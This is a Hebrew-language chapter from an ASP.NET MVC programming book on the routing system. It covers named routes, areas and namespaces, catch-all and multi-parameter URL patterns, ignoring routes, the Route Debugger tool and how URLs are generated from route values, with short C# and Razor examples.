לכאורה לפנינו בעיה חמורה, אך למרבה המזל יש לה פתרון פשוט. **קבעו שמות לכל הניתובים שלכם וציינו את שמותיהם באופן מפורש כאשר אתם מפיקים כתובות URL**. ברוב המקרים העברת האחריות לבחירת כלל הניתוב שישמש להפקת URL אל מנוע הניתוב היא סוג של הימור. זו התנהגות שאינה הולמת את האישיות האובססיבית-כפייתית והפחד מאובדן שליטה שמאפיינים את חברי קהילת המפתחים. בעת הפקת כתובות URL תדעו כמעט תמיד באיזה כלל ניתוב ברצונכם להשתמש, ולכן אין כל סיבה שלא לציין אותו בשמו. אם מסיבה זו או אחרת עליכם להשתמש בניתובים חסרי שם ומשאירים למנוע הניתוב את האחריות לבחירת הניתוב המתאים, אנחנו ממליצים מאוד לבצע בדיקות יחידה כדי לוודא שהניתובים והפקת הכתובות ביישום שלכם מתנהגים כפי שתכננתם.

ציון מפורש של שמות הניתובים לא רק מונע מסרים כפולים, אלא גם תורם לשיפור קל בביצועים, מכיוון שמנוע הניתוב יכול לגשת ישירות לניתוב שאת שמו ציינתם ולהשתמש בו להפקת הכתובת.

בדוגמה האחרונה נתקלנו בבעיה כשניסינו להפיק שני קישורים, אך ביצוע העדכון שלהלן יפתור את העניין. בקוד שלהלן ציינו את שמות הפרמטרים כדי להדגיש את השינוי לעומת הקוד הקודם.

```
@Html.RouteLink(
  linkText: "route: Test",
  routeName: "test",
  routeValues: new {controller="section", action="Index", id=123}
)
```

```
@Html.RouteLink(
  linkText: "route: Default",
  routeName: "default",
  routeValues: new {controller="Home", action="Index", id=123}
)
```

אזורים של MVC

אזורים (Areas), אשר נוספו לראשונה לגרסת ASP.NET MVC 2, מאפשרים לכם לחלק את המודלים, התצוגות והבקרים למקטעים פונקציונליים נפרדים. משמעות הדבר היא שבאפשרותכם לחלק אתרים גדולים או מורכבים במיוחד למספר חלקים שונים, כדי להקל על הניהול שלהם.

רישום ניתובים אזוריים

ניתובים אזוריים (Area routes) מוגדרים על ידי יצירת מחלקות אזוריות אשר יורשות מהמחלקה AreaRegistration, תוך דריסת AreaName ו-RegisterArea. תבניות הפרויקט הסטנדרטיות של ASP.NET MVC כוללות קריאה לשיטה RegisterAllAreas.AreaRegistration בקוד השיטה Start_Application שבקובץ Global.asax.

חפיפת ניתובים אזוריים

אם יש לכם שני בקרים בעלי אותו שם, האחד בתחומי אזור והשני בשורש היישום, אתם עשויים לקבל שגיאה שמלווה בהודעה ארוכה מאוד. הדבר קורה כאשר בקשה מותאמת לכלל ניתוב שאינו מגדיר מרחב שמות (namespace). להלן תרגום הודעת השגיאה:

```
נמצאו מספר טיפוסים אשר תואמים לשם הבקר Home. הדבר
עשוי לקרות כאשר בניתוב שמספק את השירות לבקשה הזו
({controller}/{action}/{id}) לא מוגדר מרחב השמות
שיש לסרוק לצורך איתור בקר שתואם לבקשה. במקרה זה,
יש לבצע את הרשמת הניתוב על ידי קריאה לגרסה המועמסת
של השיטה MapRoute אשר כוללת את הפרמטר namespaces.
הבקשה לבקר Home מצאה את שני הבקרים התואמים האלה:
```

```
AreasDemoWeb.Controllers.HomeController
AreasDemoWeb.Areas.MyArea.Controllers.HomeController
```

בעת שימוש בתיבת הדו-שיח **Add Area** להוספת אזור חדש ליישום, מבוצעת הרשמה של ניתוב עם מרחב שמות לאזור הזה. הדבר מבטיח שרק בקרים באזור זה יוכלו להיות מותאמים לבקרים באזור.

מרחבי שמות משמשים לצמצום קבוצת הבקרים שנבדקים בעת ההתאמה של ניתוב. כאשר כלל ניתוב כולל הגדרה של מרחב שמות, רק הבקרים ששוכנים במרחב השמות הזה הינם

מועמדים כשרים להתאמה. כאשר כלל הניתוב אינו מגדיר מרחב שמות, כל הבקרים ביישום יכולים להיות מועמדים קבילים.

זה המקור לחוסר הבהירות שגרם לכך ששני בקרים בעלי אותו שם הותאמו לניתוב ללא מרחב שמות.

אחת הדרכים למנוע את השגיאה הזו היא להימנע בפרויקט מבחירת שמות זהים עבור הבקרים. עם זאת, במקרים מסוימים עשויה להיות סיבה טובה לבחירת שם זהה למספר בקרים (לדוגמה, אם אינכם רוצים להשפיע על כתובות הניתוב שמופקות ביישום). במקרים אלה, תוכלו לציין קבוצה של מרחבי שמות שייבדקו בעת חיפוש בקרים עבור ניתוב מסוים. גישה זו מוצגת בדוגמה 9-1:

קוד 9-1: 9-1.txt

```
routes.MapRoute(
  "Default",
  "{controller}/{action}/{id}",
  new { controller = "Home", action = "Index", id = "" },
  new [] { "AreasDemoWeb.Controllers" }
);
```

בקוד זה מועבר לשיטה פרמטר רביעי שמכיל מערך שמות של מרחבי שמות. הבקרים בפרויקט לדוגמה שוכנים במרחב שמות בשם AreasDemoWeb.Controllers.

פרמטר פתוח

באמצעות **פרמטר פתוח** (catch-all parameter) ניתן להתאים את הניתוב לכל מספר של מקטעים מתוך הכתובת. הערך שמוצב בפרמטר הוא החלק הנותר בכתובת URL, ללא מחרוזת שאילתה.

לדוגמה, הניתוב שבדוגמה 9-2 יכול לשמש לטיפול בבקשות כדוגמת אלו שמוצגות בטבלה 9-4.

קוד 9-2: 9-2.txt

```
public static void RegisterRoutes(RouteCollection routes)
{
  routes.MapRoute("catchallroute", "query/{query-name}/{*extrastuff}");
}
```

טבלה 9-4: רשימה של הבקשות מקוד 9-2

כתובת URL	ערך הפרמטר
/query/select/a/b/c	extrastuff = "a/b/c"
/query/select/a/b/c/	extrastuff = "a/b/c"
/query/select/	extrastuff = "" (הניתוב עדיין יתאים, הפרמטר הפתוח יתפוס את המחרוזת הריקה במקרה זה)

פרמטרי URL אחדים במקטע יחיד

כבר נאמר שתבנית ניתוב יכולה לכלול יותר מפרמטר אחד למקטע. לדוגמה, כל הדוגמאות שלהלן הן תבניות ניתוב חוקיות:

- {title}-{artist}
- Album{title}and{artist}
- {filename}.{ext}

כדי להבטיח התאמה חד-ערכית, שני פרמטרים אינם יכולים להיות סמוכים זה לזה. לדוגמה, תבניות הניתוב שלהלן אינן חוקיות:

- {title}{artist}
- Download{filename}{ext}

בעת התאמה של בקשות נכנסות, מחרוזות מפורשות בתבנית הניתוב תותאמנה באופן מדויק. פרמטרי URL מותאמים על בסיס גישה חמדנית, בדומה לביטויים רגולריים. במילים אחרות, מנוע הניתוב מנסה להתאים כמה שיותר טקסט לכל פרמטר URL.

ניקח לדוגמה את תבנית הניתוב {filename}.{ext}. כיצד תותאם התבנית לבקשה לכתובת /asp.net.mvc.xml? אם הפרמטר {filename} לא היה על בסיס גישה חמדנית, הוא היה מותאם למחרוזת "asp" בלבד והפרמטר {ext} היה מותאם לחלק הנותר, "net.mvc.xml". אולם מכיוון שפרמטרי URL פועלים על בסיס גישה חמדנית, הפרמטר {filename} מותאם לחלק ארוך ככל הניתן בכתובת "asp.net.mvc". לא ניתן להתאים את הפרמטר לחלקים נוספים מהכתובת, מכיוון שחייבים להשאיר מקום להתאמת החלק {ext}. של התבנית לחלק "xml" שנשאר מהכתובת.

בטבלה 9-5 תמצאו מספר דוגמאות שממחישות כיצד מתבצעת התאמה של תבניות ניתוב שונות בעלות מספר פרמטרים. שימו לב לשימוש בתחביר המקוצר {foo=bar}, אשר מציין שערך ברירת המחדל של הפרמטר {foo} הוא "bar".

טבלה 9-5: התאמת תבניות ניתוב עם מספר פרמטרים

תבנית ניתוב	כתובת URL של הבקשה	תוצאות נתוני הניתוב
{filename}.{ext}	/Foo.xml.aspx	filename="Foo.xml" ext="aspx"
My{location}-{sublocation}	/MyHouse-dwelling	location="House" sublocation="dwelling"
{foo}xyz{bar}	/xyzxyzxyzblah	foo="xyzxyz" bar="blah"

שימו לב שבדוגמה הראשונה, בעת התאמת הכתובת Foo.xml.aspx/, הפרמטר {filename} לא נעצר בערך המפורש הראשון (התו "."). פעולה זו הייתה גורמת להתאמתו למחרוזת "Foo" בלבד. במקרה שלפנינו, בגלל הגישה החמדנית הוא הותאם לחלק "Foo.xml" של הכתובת.

התעלמות מבקשות: StopRoutingHandler ו- IgnoreRoute

על פי ברירת המחדל, מערכת הניתוב מתעלמת מבקשות שממופות לקבצים פיזיים בדיסק. לכן בקשות לקבצי CSS, JGP, JS וכו' אינם מועברים לטיפול של מערכת הניתוב ומעובדים באופן הרגיל. אולם במקרים מסוימים עשויות להתקבל בקשות שאינן ממופות לקבצים בדיסק, ובכל זאת לא נרצה שיטופלו על ידי מערכת הניתוב. לדוגמה, בקשות למטפל משאבי הרשת של ASP.NET, WebResource.axd, מטופלים על ידי מטפל HTTP (HTTP handler) ולא ניתן לייחסן לקובץ בדיסק.

אחת הדרכים להבטיח שמנוע הניתוב יתעלם מבקשות כאלו, היא להשתמש בשיטה StopRoutingHandler. בדוגמה 9-3 מוצגת הוספת ניתוב באופן ידני, על ידי יצירת ניתוב עם StopRoutingHandler חדש והוספת הניתוב לאוסף RouteCollection.

קוד 9-3: 9-3.txt

```
public static void RegisterRoutes(RouteCollection routes)
{
  routes.Add(new Route
  (
    "{resource}.axd/{*pathInfo}",
    new StopRoutingHandler()
  ));

  routes.Add(new Route
  (
    "reports/{year}/{month}"
    , new SomeRouteHandler()
  ));
}
```

כעת, אם תתקבל בקשה לכתובת WebResource.axd/, היא תותאם לניתוב הראשון. מכיוון שהניתוב הראשון כולל StopRoutingHandler, מערכת הניתוב תעביר את הבקשה למנגנוני העיבוד הסטנדרטיים של ASP.NET, או במקרה שלנו, תחזיר אותה למטפל HTTP הרגיל שאחראי לטיפול בסיומת axd.

יש גם דרך פשוטה יותר להורות למנוע הניתוב להתעלם מתבנית ניתוב כלשהי, ויש לה השם תיאורי IgnoreRoute. מדובר בשיטת הרחבה שמוספת לטיפוס RouteCollection בדיוק כמו MapRoute שהצגנו מקודם. זהו עניין של נוחות, ואם נבחר להשתמש בשיטה החדשה הזו בשילוב עם MapRoute, עלינו לעדכן את הקוד שבדוגמה 3-9 באופן שמוצג בדוגמה 4-9.

קוד 4-9: 9-4.txt

```
public static void RegisterRoutes(RouteCollection routes)
{
  routes.IgnoreRoute("{resource}.axd/{*pathInfo}");
  routes.MapRoute("report-route", "reports/{year}/{month}");
}
```

הקוד הזה הרבה יותר נקי וקל להבנה. בעת פיתוח יישומים באמצעות ASP.NET MVC תיתקלו במקרים רבים שבהם שימוש בשיטות הרחבה כגון MapRoute ו-IgnoreRoute יכול לתרום רבות לסדר ולארגון של הקוד שתְפַתחו.


ניפוי שגיאות ניתוב

בעבר, תהליך ניפוי שגיאות הניתוב היה מתסכל ביותר, מכיוון שהניתובים פורשו על ידי תהליך עיבוד הניתובים הפנימי של ASP.NET, הרחק מהישג ידן של נקודות השבירה (breakpoints) של Visual Studio, ולמעשה - של המתכנת. באג במערך הניתוב יכול לגרום לכשל של היישום כתוצאה מהפעלה של פעולת בקר לא נכונה, או התעלמות מוחלטת מהבקשה. סיבה נוסף שגורמת לבלבול היא העובדה שכללי הניתוב נבדקים על פי הסדר ולפיכך, הניתוב הראשון שמותאם נבחר לטפל בבקשה. מסיבה זו, שגיאות ניתוב לא בהכרח נובעות מהגדרות הניתוב עצמן, אלא ממיקומן ברשימה. גורמים אלו הקשו מאוד בעבר על ניפוי שגיאות ניתוב - אך כל זה השתנה הודות לכלי Route Debugger (התוכנה פותחה על ידי המחבר פיל האק).

כאשר Route Debugger מופעל, כל מטפלי הניתוב של הניתובים מוחלפים ב-DebugRouteHandler. מטפל זה לוכד את כל הבקשות הנכנסות ומפנה שאילתות לכל הניתובים בטבלה, ובסופו של דבר גם מציג בתחתית הדף נתונים דיאגנוסטיים על הניתובים ועל פרמטרי הניתוב שלהם. כדי להשתמש ב- Route Debugger, התקינו את הכלי באמצעות NuGet על ידי הקלדת הפקודה הבאה בטרמינל של מנהל החבילות בסביבת Visual Studio: Install-Package RouteDebugger. התקנת החבילה מוסיפה את הקוד המהודר של Route Debugger ומוסיפה לסעיף appSettings בקובץ web.config את השורה הבאה, שמשמשת להפעלה וכיבוי של התוכנה:

```
<add key="RouteDebugger:Enabled" value="true" />
```

כל עוד Route Debugger מופעל, יוצגו בפניכם נתוני הניתוב שנשלפו מהכתובת של הבקשה הנוכחית בשורת הכתובת (כמוצג בתרשים 1-9). הדבר מאפשר להקליד כתובות URL שונות בשורת הכתובת, כדי לבדוק איזה כללי ניתוב מותאמים להם. בתחתית הדף תמצאו רשימה של כל כללי הניתוב שמוגדרים ביישום שלכם. הדבר מאפשר לראות איזה מהניתובים שהגדרתם יותאם לכתובת URL הנוכחית.



תרשים 1-9

כיצד מנוע הניתוב מפיק כתובות URL

בפרק זה התמקדנו עד כה בעיקר באופן ההתאמה של כללי ניתוב לכתובות URL של בקשות נכנסות, ואין פלא שהרי זהו תפקידה העיקרי של מערכת הניתוב. אחריות נוספת שמוטלת על מערכת הניתוב היא בנייה של כתובות URL מותאמות לניתוב ספציפי. בעת הפקת כתובת URL, כל בקשה לנתיב URL שהופק חייבת להתאים לניתוב המקורי אשר נבחר להפקת הכתובת, וכך מערכת הניתוב הופכת למערכת דו-כיוונית מלאה שמטפלת בכתובות URL יוצאות ונכנסות כאחד.

יתרונות מערכת הניתוב

הבה נבחן לרגע את שני המשפטים האחרונים. "בעת הפקת כתובת URL, כל בקשה לנתיב URL שהופק חייבת להתאים לניתוב המקורי אשר נבחר להפקת הכתובת, וכך מערכת הניתוב הופכת למערכת דו-כיוונית מלאה שמטפלת בכתובות URL יוצאות ונכנסות כאחד". זהו בדיוק ההבדל בין ניתוב לבין שכתוב URL. הטלת האחריות להפקת כתובת URL על מערכת הניתוב תורמת גם לחיזוק עקרון הפרדת התפקידים (separation of concerns), לא רק בין תפקידי המודל, התצוגה והבקר, אלא גם בין השחקן הרביעי השקט אך החשוב, מערכת הניתוב עצמה.

ברמת העיקרון, צריך להעביר קבוצה של ערכי ניתוב שמשמשת את מערכת הניתוב לבחירת כלל הניתוב הראשון, שמאפשר התאמה של הכתובת.

הפקת כתובות URL - סקירה כללית

בליבת מערכת הניתוב שוכן אלגוריתם פשוט ביותר שמיושם מעל הפשטה אלגנטית שמבצעות המחלקות RouteCollection ו-Route. תחילה נלמד כיצד מערכת הניתוב פועלת בשילוב עם המחלקות הללו, ולאחר מכן נסביר כיצד מתבצעת הפעילות מול המחלקה Route המורכבת יותר.

ניתן להפיק כתובות URL באמצעות מגוון של שיטות, אשר למעשה כולן קוראות לאחת משתי גרסאות מועמסות (overloads) של השיטה RouteCollection.GetVirtualPath. להלן החותמות של שתי גרסאות השיטה:

```
public VirtualPathData GetVirtualPath(RequestContext requestContext,
  RouteValueDictionary values)
public VirtualPathData GetVirtualPath(RequestContext requestContext, string name,
  RouteValueDictionary values)
```

השיטה הראשונה מקבלת את RequestContext הנוכחי וערכי ניתוב ספציפיים-למשתמש (מילון) שמשמשים לבחירת הניתוב הרצוי.

1. כללי הניתוב באוסף הניתובים נסרקים בלולאה כאשר כל ניתוב נשאל, באמצעות השיטה Route.GetVirtualPath: "האם באפשרותך להפיק URL באמצעות הפרמטרים שהועברו?".

2. אם התשובה היא **כן** (כלומר קיימת התאמה), השיטה מחזירה מופע של VirtualPathData שמכיל את הכתובת URL ומידע נוסף הקשור להתאמה. אם התשובה היא **לא**, השיטה מחזירה null, ומערכת הניתוב מתקדמת לכלל הניתוב הבא ברשימה.

השיטה השנייה מקבלת ארגומנט שלישי, שהוא שם של ניתוב. שמות של ניתובים הם ייחודיים באוסף הניתובים, ולכן לא ייתכן שלשני ניתובים שונים יהיה שם זהה. כאשר שם של ניתוב מועבר לשיטה, אין צורך לסרוק כל אחד מהניתובים ברשימה, מכיוון שניתן למצוא את הניתוב המבוקש באופן ישיר ולדלג ישירות לשלב 2. אם הניתוב אינו תואם את הפרמטרים הנתונים, השיטה תחזיר null ולא ייבדקו ניתובים נוספים.


הפקת כתובות URL - סקירה מפורטת

המחלקה Route מספקת יישום שלם של האלגוריתם הכללי שהוצג בסעיף הקודם.

מקרה פשוט


התהליך הלוגי שבו נתקלים רוב המפתחים בעת שימוש במערכת הניתוב מתואר באופן מפורט בשלבים שלהלן:

1. המפתח קורא לשיטה, כגון Html.ActionLink או Url.Action. אחר כך השיטה קוראת לשיטה RouteCollection.GetVirtualPath, ומעבירה בתור פרמטרים את RequestContext, שהינו מילון של ערכים, ואת שם הניתוב (אופציונלי). פרמטרים אלה מכתיבים את בחירת הניתוב המתאים להפקת הכתובת.
2. מערכת הניתוב בוחנת את פרמטרי החובה של הניתוב (פרמטרי URL ללא ערך ברירת מחדל), ומוודאת שעבור כל אחד מפרמטרי החובה ישנו ערך מתאים במילון ערכי הניתוב שהועבר. אם אין ערך זמין עבור אחד מפרמטרי החובה, הפקת הכתובת תיעצר והשיטה תחזיר null.
3. ניתובים מסוימים עשויים להכיל ערכי ברירת מחדל ללא פרמטרי URL תואמים. לדוגמה, ניתוב מסוים עשוי להגדיר ערך ברירת מחדל של pastries עבור מפתח בשם category, למרות שלא קיים פרמטר בשם category בתבנית הניתוב. במקרה זה, אם מילון הערכים שסופק על ידי המשתמש מכיל ערך עבור category, הערך חייב להתאים לערך ברירת המחדל של category. בתרשים 2-9 תמצאו תרשים זרימה שמציג את התהליך.



תרשים 9-2

4. בשלב זה, מערכת הניתוב מפעילה את אילוצי הניתוב, אם ישנם. תרשים 9-3 מציג את האילוצים השונים.
5. הניתוב הותאם! כעת ניתן להפיק כתובת URL על ידי אכלוס הפרמטרים של תבנית הניתוב על ידי הערכים המתאימים במילון שהועבר.



תרשים 9-3

ערכי ניתוב סביבתיים


בתרחישים מסוימים, הפקת כתובות URL מתבצעת באמצעות ערכים שלא סופקו באופן מפורש בעת הקריאה לשיטה GetVirtualPath. כעת נבחן תרחיש שמדגים מצב כזה.

מקרה פשוט

נניח שברצוננו להציג רשימה ארוכה של מטלות. במקום לפלוט אותן לדף בבת אחת, נעדיף לאפשר לגולשי האתר לדפדף בהן באמצעות קישורים. לדוגמה, בתרשים 9-4 מוצג ממשק פשוט ביותר לדפדוף ברשימת מטלות.

לחצן Previous ולחצן Next משמשים לניווט לדף הנתונים הקודם ולדף הבא, בהתאמה, אך כל הבקשות הללו מטופלות על ידי אותו בקר ופעולה.

הבקשות הללו מטופלות על ידי כלל הניתוב שלהלן:



תרשים 9-4

כדי להפיק קישורים לדף הקודם ולדף הבא, צריך בדרך כלל לספק ערכים לכל הפרמטרים של תבנית הניתוב. כלומר, כדי להפיק קישור לדף 2, עלינו להוסיף לתצוגה את הקוד שלהלן:

```
@Html.ActionLink("Page 2", "List",
new {controller="tasks", action="List", page = 2})
```

עם זאת, ניתן לקצר את הקוד הזה על ידי שימוש בערכי ניתוב סביבתיים (ambient route values). להלן כתובת URL לדף 2 ברשימת המטלות.

```
tasks/list/2
```

בטבלה 9-6 מוצגים נתוני הניתוב עבור הבקשה.

טבלה 9-6: נתוני ניתוב

מפתח	ערך
Controller	tasks
Action	List
Page	2

כדי להפיק URL שמפנה אל הדף הבא, צריך רק לציין את נתוני הניתוב שמשתנים בבקשה החדשה.

```
@Html.ActionLink("Page 2", "List", new { page 2})
```

למרות שהקריאה לשיטה ActionLink כוללת את הפרמטר page בלבד, מערכת הניתוב משתמשת בערכים של נתוני הניתוב הסביבתיים עבור הבקר והפעולה בעת סריקת הניתובים. **הערכים הסביבתיים** הם הערכים הנוכחיים של הפרמטרים הללו באובייקט RouteData של

הבקשה הנוכחית. ראוי לציין שהעברת ערכים מפורשים עבור הבקר והפעולה עוקפת את הערכים הסביבתיים.

כדי לבטל את הצבת הערך הסביבתי בעת הפקת URL, הוסיפו את המפתח במילון הפרמטרים עם הערך null או עם מחרוזת ריקה.

פרמטרים עודפים

פרמטרים עודפים (Overflow parameters) הם ערכי ניתוב שמועברים לצורך הפקת כתובת URL, אך אינם כלולים בהגדרת הניתוב. המונח "הגדרת ניתוב" מתייחס לתבנית הניתוב ולמילון ברירת המחדל ולמילון האילוצים של הניתוב. שימו לב שערכים סביבתיים לעולם אינם משמשים בתור פרמטרים עודפים.

פרמטרים עודפים שמשמשים להפקת כתובות מוספים לכתובת המופקת בתור פרמטרי מחרוזת שאילתה. גם הפעם, הדרך הטובה ביותר להסביר כיצד הדבר מתבצע היא באמצעות דוגמה. נניח שביישום שלכם מוגדר ניתוב ברירת המחדל שלהלן:

```
public static void RegisterRoutes(RouteCollection routes)
{
  routes.MapRoute(
    "Default",
    "{controller}/{action}/{id}",
    new { controller = "Home", action = "Index", id = UrlParameter.Optional }
  );
}
```

כעת נניח שאתם מפיקים כתובת URL באמצעות כלל הניתוב הזה, ואתם מעבירים ערך ניתוב נוסף, page = 2, למרות שהגדרת הניתוב אינה כוללת פרמטר URL בשם "page". בדוגמה זו, במקום להפיק קישור פשוט, נממש את הכתובות לפלט באמצעות השיטה Url.RouteUrl.

```
@Url.RouteUrl(new {controller="Report", action="List", page="123"})
```

הכתובת המופקת היא /Report/List?page=2. כפי שניתן לראות, הפרמטרים שציינו מספיקים להשגת התאמה לניתוב ברירת המחדל, ולמעשה ציינו יותר פרמטרים מהדרוש. במקרים אלה, הפרמטרים הנוספים מצורפים לכתובת בתור פרמטרי מחרוזת שאילתה. חשוב להבין בהקשר הזה שבבחירת הניתוב שישמש להפקת הכתובת, מערכת הניתוב אינה מחפשת התאמה מדויקת, אלא התאמה מספקת בלבד. במילים אחרות, כל עוד הפרמטרים שמועברים עומדים בדרישות של כלל הניתוב (route), אין זה חשוב אם קיימים פרמטרים נוספים.

דוגמאות נוספות להפקת כתובות URL באמצעות המחלקה Route

נניח שמוגדר ביישום הניתוב שלהלן:

```
public static void RegisterRoutes(object sender, EventArgs e)
{
```

```
  routes.MapRoute("report",
    "reports/{year}/{month}/{day}",
    new {day = 1}
  );
}
```

הנה התוצאות של מספר קריאות לשיטה Url.RouteUrl שהן בעלות המבנה הכללי שלהלן:

```
@Url.RouteUrl(new {param1 = value1, parm2 = value2, ..., parmN, valueN})
```

הפרמטרים וכתובות URL שמתקבלות מוצגים בטבלה 7-9.

טבלה 7-9: פרמטרים וכתובות URL שמתקבלות עבור GetVirtualPath

פרמטרים	כתובת URL מתקבלת	סיבה
year=2007, month=1, day=12	/reports/2007/1/12	התאמה ישירה
year=2007, month=1	/reports/2007/1	ערך ברירת המחדל עבור day=1.
Year=2007, month=1, day=12, category=123	/reports/2007/1/12?category=123	פרמטרים "עודפים" מצורפים לכתובת שמופקת כמחרוזת שאילתה
Year=2007	מחזיר null	הפרמטרים שהועברו אינם מספיקים לביצוע התאמה

כיצד מערכת הניתוב מקשרת כתובות URL לפעולה

